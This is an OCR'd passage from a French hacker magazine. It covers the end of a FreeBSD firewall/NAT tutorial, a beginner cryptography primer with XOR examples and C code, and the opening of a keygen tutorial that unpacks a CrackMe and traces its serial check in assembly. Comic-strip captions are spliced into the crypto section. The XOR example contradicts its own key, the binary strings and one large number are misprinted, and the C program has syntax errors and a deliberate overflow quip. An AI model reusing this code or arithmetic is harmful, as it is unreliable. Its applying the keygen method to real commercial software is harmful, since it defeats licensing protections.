On pourrait continuer à donner des exemples, mais la vérité est que chaque personne a des désirs différents en ce qui concerne le filtrage du trafic d'un réseau. Ce qui est important est de bien piger ton réseau, et de savoir clairement ce qu'on veut laisser passer ou pas. En utilisant la commande ipfw on peut créer une infinité de règles, il y a beaucoup d'options intéressantes pour un usage plus poussé... à essayer quand vous maîtriserez déjà les bases!

La translation d'adresses

Autre chose de sympa à utiliser : le NAT, qu'est-ce que c'est ? NAT veut dire Network Adresse Translation. Si tu as une adresse IP publique, et que tu veux accéder à Internet avec toutes les machines qui composent ton réseau local, tu dois utiliser NAT. Les paquets qui ont comme adresse IP source une adresse IP interne « non routable sur Internet », doivent être re-écrits avec une adresse IP publique, pour qu'ils puissent arriver à destination. La ligne natd_interface="xl1" qui se situe dans le fichier /etc/rc.conf active le NAT au démarrage. Si tu veux arrêter le NAT, tu peut faire un « ps –x », voir le PID du processus NAT et faire un « kill <PID> ». Pour relancer le NAT, tu n'as qu'à exécuter la commande « natd –interface <nom d'interface réseau externe> » (dans notre dessin xl0). Si tu veux que les hosts de ton LAN puissent se servir du NAT, tu dois les configurer pour qu'ils puissent trouver notre gateway. Si tu as envie de le faire pour un box micro$oft : Panneau configuration – réseau – cherche protocole TCP/IP Internet, et mettre l'adresse IP que tu as choisie pour ton firewall dans le champ passerelle. Sous OS Unix, ça se passe plus facilement.

FreeBSD – > fichier etc/rc.conf defaultrouter="IP GATEWAY"
OpenBSD et NetBSD – > fichier /etc/mygate route add default "IP_GATEWAY"
Linux – > Exécuter la commande route add default gw " IP_GATEWAY "
(Il faut toujours mettre l'adresse IP du firewall/passerelle là où il y a marqué : IP_GATEWAY)

Infos supplémentaires

Pour bien saisir le fonctionnement d'un firewall, il ne faut pas hésiter à en installer un à la maison, et tester toutes les configs possibles pour voir comment ça se passe, la meilleure façon d'apprendre reste toujours la pratique. N'hésitez pas non plus, à lire les «man pages» du «ipfw» «natd» de freebsd. Là, vous trouverez des informations qui sont très bien, et qui ne sont pas très difficiles à comprendre. Il y a beaucoup de configs possibles pour un firewall, et ça dépend toujours du LAN que vous avez et du niveau de sécurité que vous voulez obtenir. Donc, commencez par installer un firewall qui vous donne déjà un niveau de sécurité moyen. Dès que que vous maîtrisez le système, passez à des configs plus complexes. Dans les prochains articles, je vous ferai bosser avec ce type de config!

Conclusion

S'il y a des points que je n'ai pas traités (car je ne voulais quand même pas faire 20 pages !) et que vous auriez aimé lire, N'hésitez surtout pas à m'envoyer un mail: (bmariani@urbanet.ch)

Sp0lt0n from Switzerland. Mes salutations à darkman.


DEPÊCHONS NOUS !
MONTONS SUR LA COLLINE AVANT QUE ÇA NE REPRENNE
MOLAIRE CITY EST LE JOUET DE FORCES DÉMENTIELLES.
SALOON
10-

NIVEAU NEWBIE

INITIATION À LA CRYPTOGRAPHIE

UN PETIT RATTRAPAGE POUR CEUX QUI AURAIENT LOUPÉ LES PREMIERS MANUELS...

Cet article n'a pas la prétention d'être un tutorial complet sur la cryptographie. Il présente juste les notions de bases nécessaires à sa compréhension, comme la notion de clef, de chiffrement ou le fonctionnement de la fonction logique xor.

Introduction

La cryptographie consiste à rendre inintelligibles à des personnes non habilitées des informations. En pratique, ces informations (texte, image, message sonore...) sont fournies à un système de codage qui les transforme en symboles incompréhensibles, le cryptogramme.

Contrairement à l'idée que l'on pourrait se faire, l'usage de la cryptographie est extrêmement répandu, elle se retrouve sur Internet (mail, e-commerce, administration de serveur, base de données sécurisées, tunelling...), dans les cartes bancaires lors de l'authentification à l'aide de la puce chez les commerçants (algorithme RSA), ou à l'aide de la piste magnétique au distributeur de billets (algo DES), les bouquets satellites (Canalsatellite, TPS, ABsat), la téléphonie mobile (norme GSM, algos a3/a5/a8), les DVD (algo CSS) et dans bien d'autres systèmes encore, du moment que ceux-ci nécessitent un transfert de données inintelligibles, ou une authentification sécurisée à un système de traitement.

Présentation

Passer d'un message clair à un message crypté nécessite un traitement de ce message. L'ensemble des procédés qui effectuent ce traitement est appelé algorithme. Un algorithme de cryptage va réaliser des opérations mathématiques sur le message clair afin de le modifier. L'algorithme cryptographique, le plus simple sans doute d'utilisation et de compréhension, est le ROT13.

Appliquer cet algorithme à un message consiste à réaliser un décalage alphabétique de treize rangs vers la droite, tout en considérant que l'alphabet usuel est cyclique. Nous pouvons, dès à présent, dresser une table de correspondance clair/crypté [figure 1.1].

```
+---------------------------+
| abcdefghijklmnopqrstuvwxyz |
+---------------------------+
| nopqrstuvwxyzabcdefghijklm |
+---------------------------+
```

Figure 1.1

En utilisant cette table, le cryptogramme du message : " Ceci est un exemple de base "
serait : prpv rfgh arkr zcyr qron fr

A partir de cela, nous pouvons exprimer la notion de cryptanalyse. La cryptanalyse consiste, en général, à retrouver, à partir du message crypté, le message en clair. Dans le cas présent, l'exemple est trivial, nous avons ici affaire, dans le jargon de la cryptologie, à une substitution monoalphabétique. Une lettre est remplacée par une autre, or, dans chaque langue, les lettres de l'alphabet ont diverses fréquences d'apparition

mesurables statistiquement. Dans la langue française, la lettre la plus courante est le « e » qui a une fréquence d'apparition de 17,72 %. Il est donc aisé de voir que le « e » est remplacé par « r ». La même méthode peut ensuite être utilisée pour chacune des autres lettres, bien qu'ici, la faible longueur du texte laisse à penser que les fréquences d'apparition des lettres sont différentes des statistiques.

Plus sûres que les substitutions monoalphabétique et dans leur continuité, viennent les substitutions polyalphabétiques. Ce type de cryptage inaugure, peut-on dire, l'utilisation de clé, et de tableau. Nous allons limiter l'exemple suivant à un alphabet de quatre caractères : ABCD [figure 1.2]

	a	b	c	d
a	D	C	A	B
b	C	B	D	A
c	A	D	B	C
d	B	A	C	D

Figure 1.2 [tableau polyalphabétique]

Message clair : ABCDABCD
Clé de cryptage : BAC
Cryptogramme : CCBADDDC

Voilà à peu près tout pour ce qui est des substitutions. L'autre grande famille des procédés de cryptage est l'utilisation de transpositions.

Les substitutions remplacent généralement des lettres ou des groupes de lettres par d'autres lettres ou groupes de lettres, les transpositions, elles, modifient le datagramme (texte clair) en changeant l'agencement des lettres.

Pour illustrer cela, prenons par exemple une matrice [5,5] dans laquelle on introduit le texte : " `Ceci est une transposition` " (sans espaces) [figure 1.3]

```
C E C I E          I P T S C
S T U N E          0 0 R T E
T R A N S   -->    N S A U C
P O S I T          I N N I
I O N              T S E E
```

Figure 1.3 [transposition à 90° droite]

En effectuant maintenant une rotation de 90° vers la droite de notre matrice nous obtenons le cryptogramme : " `Ipts coor tens auci nnit see` "

Nous venons de survoler les principales techniques de cryptographie classique utilisées avant, mais maintenant devenus obsolètes. Actuellement, dans le chiffrement dit moderne, ces mêmes méthodes sont, en fait, utilisées, mais, à l'importante différence qu'au lieu de s'en servir pour manipuler des caractères, on utilise des bits, c'est-à-dire, des valeurs numériques telles qu'elles sont manipulées par les ordinateurs.

La force des algorithmes de cryptages actuel est de baser leur sécurité non seulement sur l'algorithme lui-même, mais aussi sur la taille de la clé utilisée. L'algorithme, lui, se doit de manipuler assez les bits codant l'information de manière à empêcher efficacement toute technique de cryptanalyse. Ceci étant (connaissance de l'algorithme, cryptanalyse impossible), la seule méthode envisageable reste l'attaque par recherche exhaustive des clés.

Il va de soi que plus la clé est grande, plus le nombre d'essais avant de trouver la bonne est important. On mesure la taille d'une clé en bits (nombre de 1 et 0), et l'on a coutume de considérer que c'est à partir de 64 bits que les clefs de cryptage symétrique commencent à être sûres.

On peut alors se poser la question de savoir comment on détermine la taille binaire d'une clé, à partir d'une clé faite de caractères.

Prenons par exemple la clé : `J#m%f12$`. Il suffit, en fait, de savoir qu'un caractère est codé en binaire sur un octet, qui représente en fait 8 bits. Nous avons donc ici une clé de 8 fois 8 bits, soit 64 bits. Il devient maintenant normal de se demander combien cela offre de possibilités de clés différentes. Pour cela, nous allons utiliser deux méthodes, une, la plus simple basée sur un simple calcul binaire, l'autre identique dans le fond mais un poil plus long à appliquer.

Première méthode, calcul binaire

Nous avons 64 petites cases pouvant contenir soit 1, soit 0, ce qui nous fait donc :

2^64 possibilités, soit : 18 446 744 073 709 551 616

possibilités.

Deuxième méthode, avec les caractères :

Un caractère est codé sur un octet, nous avons donc huit octets. La table ASCII qui regroupe l'ensemble des caractères existants en comprend 256. (le nombre de 256 caractères est en fait limité au fait qu'un octet ne peut contenir de 256 valeurs différentes [2^8]).

Nous avons donc 8 petites cases pouvant contenir chacune un des 256 caractères existants, ce qui donne 256^8 possibilités, soit : 18 446 744 073 709 55 1616 possibilités.

Cela représente énormément de clés différentes. Un tel nombre d'essais n'est pas à la portée de l'utilisateur lambda, mais ceci reste tout à fait réalisable pour un état, dans un laps de temps assez long tout de même.

Remarque

En pratique, quand une clé est formée de caractères imprimables (lettres, chiffres, ponctuation...), il n'y a plus 256 possibilités par caractère, mais environ 95. La taille de la clé reste 64 bits, mais le nombre de clés possibles est réduit d'autant.

Le xor

Afin d'en terminer avec le fonctionnement d'une clé dans un algorithme de cryptage, regardons comment cela fonctionne avec un algorithme moderne (entendre par ce mot, utilisé par l'ordinateur), le xor. Le xor, n'est pas, à proprement parler, un algorithme de cryptage, mais une fonction d'algèbre booléen qui permet d'opérer sur des champs de bits. Bien qu'il soit très faible face à la cryptanalyse, il reste utilisé dans de nombreux logiciels demandant peu de sécurité, tels que la plupart des sharewares qui disent utiliser des fonctions cryptographiques, les systèmes de protection de fichier par cryptage des suites bureautiques célèbres (Microsoft Office, Lotus Smartsuite...) et bien d'autres encore.

Mettons qu'en binaire, on désire crypter la chaîne 0101 avec la clef 1111 en utilisant xor [figure 1.4] :

XOR	1	0
1	0	1
0	1	0

Figure 1.4 [table du XOR]

Du point de vue binaire, cela s'apparente tout à fait à une table polyalphabétique.

Texte clair : 0101

Clef : 1101

Application du xor sur le texte clair à l'aide de la clef 1101 -> Texte chiffré : 1000

En utilisant l'alphabet traditionnel, c'est exactement la même chose, si ce n'est que l'on doit transformer le texte du message et de la clé en binaire :

Texte clair : démo avec xor

Clé : " xor " (on aurait pu prendre n'importe quel autre chaîne de caractères, ce n'est qu'un exemple).


Transformation du texte clair en binaire


Pour cela, on utilise encore une fois la table ascii qui établit une correspondance entre un caractère et une valeur numérique décimale, puis on transforme notre nombre en base 10 en son équivalent base 2, c'est-à-dire binaire.

« d » = 100 = 01100100
« e » = 101 = 01100101
« m » = 109 = 01101101
« o » = 111 = 01101111
« » = 0 = 00000000
« a » = 97 = 01100001
« v » = 118 = 01110110
« e » = 101 = 01100101
« c » = 99 = 01100011
« » = 0 = 00000000
« x » = 120 = 01111000
« o » = 111 = 01101111
« r » = 114 = 01110010

Version binaire du texte clair :


VITE ABRITONS-NOUS DANS LA GROTTE!


12


J'AI TOUT COMPRIS LES AMIS. CES TEMPÊTES N'ONT RIEN D'INEX-PLICABLE
C'EST L'OCTOPUS! UNE FORMIDABLE CHARGE D'ÉLECTRICITÉ QUI SE FORME DANS LE CIEL LORSQUE L'INCONSCIENT DU DORMEUR EST PERTURBÉ
MAIS QUI EST LE DORMEUR?
C'EST LA BÊTE QUE NOUS AVONS CROISÉE SUR LA MONTAGNE DES COCONS MON CHER REX AZOR
LE FRÈRE DU DORMEUR QUI RESTAIT TOUJOURS A CÔTÉ DE LUI A MYSTÉRIEUSEMENT DISPARU IL YA QUELQUE TEMPS CELA POURRAIT ÊTRE A L'ORIGINE DE CES GRAVES TROUBLES!
13

01100100011001010110110101101111000000000110000010111011001100101011000110000000011110000110111101110010

Transformation de la clé en binaire
Même procédé.
« x » = 120 = 01111000
« o » = 111 = 01101111
« r » = 114 = 01110010
Version binaire de la clef :
011110000110111101110010

Nous devons maintenant répéter la clef, jusqu'à ce qu'elle atteigne la même longueur que le message en clair :

011110000110111101110010011110000011011110111001001111000011011110111001001111000011011110111001001111000.

Ceci étant fait, il ne reste plus qu'à appliquer la fonction xor à chaque bit, pour obtenir le message crypté.

```
01100100011001010110110101101111   <--- msg
01111000011011110111001001111000   <--- clé
00000000011000010111011001100101   <--- msg
01101111011100100111100001101111   <--- clé

01100011000000000111100001101111   <--- msg
01111001001111000011011110111010   <--- clé
01110010                    <--- msg
01111000                    <--- clé
```

Ce qui, après l'application du xor, nous donne le message crypté suivant :

000111000000101000011111000101110110111100010011000011100000101000010001011110000000101110001110100001010.

Il ne reste plus qu'à recourir à l'opération inverse de celle effectuée précédemment pour mettre ce message sous forme de caractères. Mais le problème est que la plupart des caractères qui vont apparaître, bien que faisant partie de la table ascii, ne sont pas affichable par les utilitaires de traitement de texte classique (celui utilisé pour ce document-ci par exemple). Pour contourner ce problème, nous utiliserons la valeur hexadécimale du caractère ascii, et un petit programme en c, qui, une fois exécuté sous DOS, permettra de voir enfin la version cryptée du texte.

```
00011100 = 28  = 1C
00001010 = 10  = 0A
00011111 = 31  = 1F
00010111 = 23  = 17
01101111 = 111 = 6F
00010011 = 19  = 13
00001110 = 14  = 0E
00001010 = 10  = 0A
00010001 = 17  = 11
01111000 = 120 = 78
00010111 = 23  = 17
00011101 = 29  = 1D
00001010 = 10  = 0A
```

Code source du programme en c affichant la version cryptée du texte

```
#include <stdio.h>
char string[] =
"\x1c\x0A\x1F\x17\x6F\x13\x0E""\x0A\x11\x78\x17\x1D\x0A";
int main() {
  printf("%s", string);
}
```

Le code source du programme ci-dessus étant compatible, il peut être ainsi compilé sous n'importe quelle autre plate-forme (linux, Mac, *bsd...).

Une fois que nous possédons un version cryptée du texte, il serait intéressant de voir comment faire pour le rendre à nouveau clair. Pour cela, on réutilise le xor sur le texte crypté, avec la clé initiale. Regardons cela sur le premier exemple de cryptage xor en binaire réalisé plus haut :

Texte clair : 0101
Clé : 1101
Texte chiffré : 1000
Application du xor sur le texte crypté à l'aide de la clef 1101
Résultat : 0101
Nous retombons bien sur notre texte clair.

Algorithmes à clé publique

Nous voyons donc que la même clé est utilisée pour le chiffrement et le déchiffrement. Cela pose alors un problème évident qui est celui de l'échange des clés. En effet, si deux personnes A et B communiquent ensemble au moyen d'un vecteur d'information non sécurisé en cryptant leurs données, comment s'assurer qu'elles peuvent s'échanger la clé par ce même vecteur sans risquer qu'elle soit interceptée ?

Pour résoudre ce problème, en s'appuyant sur le texte New Directions in Cryptography de Diffie et Hellman, est apparu, en 1978, le RSA. Cet algorithme inaugure ce que l'on appelle la cryptographie asymétrique, ou à clés publiques. Les algorithmes à clé publique supposent deux clés, l'une privée connue d'une seule personne appelée A, et l'autre publique connue de toute personne voulant communiquer avec A.

Bien sûr, ces deux clés sont reliées entre elles par une relation mathématique. Ainsi, un message chiffré avec un clé publique ne pourra être déchiffré qu'avec la clé privée correspondante, et, dans l'autre sens, un message chiffré avec une clé privée ne pourra être déchiffré qu'avec la clé publique correspondante.

La clé publique sert généralement pour l'envoi de données cryptées, la privée, pour des besoins d'authentification.

Pour illustrer cela, admettons que B communique avec A en utilisant sa clé publique. A, lorsqu'il recevra le message de B, n'aura aucun moyen d'être sûr que le message qui lui est destiné vient de B. Pour s'authentifier auprès de A, B glissera dans le message qu'il enverra une portion de texte cryptée avec sa clé privée que lui seul connaît.

L'utilisation de la clé privée dans un but d'authentification est généralement appelée signature numérique.

Le défaut des algorithmes asymétriques, c'est qu'ils demandent pas mal de temps de calcul. Généralement ils sont donc utilisés pour crypter des clés secondaires utilisées par un algorithme symétrique rapide pour le chiffrement effectif des données. La clé secondaire cryptée est rajoutée au message afin de permettre son déchiffrement.

Voilà pour ce qui est des bases de la cryptographie !

Source d'un programme de cryptage :

Ce petit programme montre juste une implémentation du xor. Le code est assez simple et se passe de commentaires.

```
#include <stdio.h>
#include <stdlib.h>
void main(int argc, char *argv[]) {
 unsigned long taille; int leng; int *ptr, *ptr2;
 FILE *fichier; int i, j, k;
 if(argc != 3) {
   printf("Usage:\n");
   printf("Crypt <fichier> <clef>\n");
   exit(0);
 }
 if ((fichier = fopen(argv[1],"r+b")) == NULL) {
   printf("impossible d'ouvrir le fichier\n");
   exit(1);
 }
 fseek(fichier,0,SEEK_END); taille=ftell(fichier);
 if ( (ptr = (char *) malloc(taille)) == NULL)
      || (ptr2 = (char *) malloc(taille + str-
         len(argv[2]))) == NULL) ) {
     printf("erreur");
     exit(1);
 }
 strcpy(ptr2, argv[2]); /* buffer overflow ;) */
 leng = strlen(ptr2);
 for(i=leng; i<taille; i = strlen(ptr2)) {
   strcat(ptr2, argv[2]);
 }
 fseek(fichier,0,SEEK_SET);
 fread(ptr, taille, 1, fichier);
 for(j=0; j<taille; j++) {
   ptr[j] ^= ptr2[j];
 }
 fseek(fichier,0,SEEK_S2ET);
 fwrite(ptr, taille, 1, fichier);
 exit(0);
}
```

Have fun ohzon

NIVEA WILD

L'ART DU KEYGENING

la génération de numéros de série

PETIT EXERCICE DE REVERSE ENGENEERING.

Apprenez à coder un Keygen à partir de l'étude du langage machine d'un programme informatique. Dans cet exemple, nous étudierons le premier CrackMe de la team EcloZion (disponible sur http://www.ifrance.com/fatalityisme/e-h/crackme1ezc.zip).

Analyse globale du programme

Commençons par regarder avec un éditeur hexadécimal le début du CrackMe. Au retrouve au premier raw offset le MZ caractérisant les exécutables DOS/WIN. Ensuite au raw offset 100h on aperçoit PE qui indique que cette exécutable est au format PE c'est-à-dire qu'il s'exécute sous un environnement Windows 32 bits. Puis un peu plus loin on a 1.20.UPX!.

C'est la signature des coders de UPX (http://upx.sourceforge.net/) qui indique que le CrackMe a été compressé par UPX 1.20 : c'est en quelque sorte le WinZip des fichiers exécutables. Il est disponible pour de nombreux formats de fichiers, y compris les exécutables Unix au format ELF.

Avant de commencer l'étude du code assembleur du CrackMe, il va nous falloir le décompresser (sinon en le désassemblant, on obtiendra uniquement le code assembleur de la routine qui décompresse le CrackMe). Pour cela nous avons deux solutions : faire une décompression automatique avec l'option -d du compresseur UPX, soit faire une décompression manuelle.

La décompression manuelle est assez simple. On lance le programme avec SoftIce et on trace le code avec F10 jusqu'à la fin de la routine de décompression, à savoir le virtual offset 00473D8Bh. On remplace alors le jmp offset 00454C14h (l'offset 00454C14h correspond en fait au vrai point d'entrée du programme (Entry Point en anglais)) par un jmp eip (commande a puis jmp eip). Ce qui provoque une boucle infinie, puisque le registre EIP pointe sur la prochaine instruction à être exécutée, dans ce cas le jmp eip. On reviens à Windows (F5) et on fait un full dump avec ProcDump (http://protools.cjb.net/). Pour finir on remplace l'Entry Point

d'origine qui pointe sur la routine de décompression par le nouveau (00454C14h-400000h=54C14h) toujours avec ProcDump. On obtient, au final, un exécutable plus gros mais qui va maintenant pouvoir nous servir.

Analyse du code assembleur du programme

Maintenant, désassemblons le CrackMe avec IDA (http://www.datarescue.com/) pour moi, mais vous pouvez utiliser un autre désassembleur. On obtiens un listing assembleur très joli et on remarque tout de suite que le programme a été compilé avec Borland Delphi (comment je le sais ? hum, sûrement l'expérience =)). Cela va nous faciliter la tâche car les exécutables compilés avec Delphi génèrent un code asm assez propre.

Il est grand temps de lancer pour la première fois le CrackMe. On voit trois cases de saisies : la première

pour le nom, la seconde pour le prénom et la dernière pour le Serial. On entre, par exemple, NOM=Qimpt PRENOM=Cracker SERIAL=3117. On valide et on a le message « Le serial n'est pas bon ! - Tu peux recommencer ! ». On va donc revalider, mais avant, on pose un bpx hmemcpy sous SoftIce : SoftIce réapparaît et on presse x fois F12 pour atterrir ici :

```
[...]
CODE:00454795                   call    sub_0_4338C8
CODE:0045479A                   cmp     dword ptr [ebp-4], 0   *ICI*
CODE:0045479E                   jnz     short loc_0_4547AA
CODE:004547A0                   mov     eax, offset _str_Veuillez_entrer.Text
[...]
```

On remarque, en fait, qu'il prend le contenu des trois cases de saisies et qu'il les testent pour savoir si elles sont vides : si c'est le cas, il affiche une message-box d'erreur.

Après on a du code assembleur qui crée une string en fonction de notre prénom et de notre nom sur le format " NOMECloZionPRENOM ". Dans notre exemple, on obtient QimptECloZionCracker.

Ensuite on a LA routine qui va générer le bon code à partir de cette string :

```
CODE:00454882 Boucle:
CODE:00454882                   mov     edx, ds:dword_0_456C4C
CODE:00454888                   mov     ecx, ds:dword_0_456C50
CODE:0045488E                   movzx   edx, byte ptr [edx+ecx-1]   ; prends chaque lettre de la string
CODE:00454893                   mov     [esi], edx
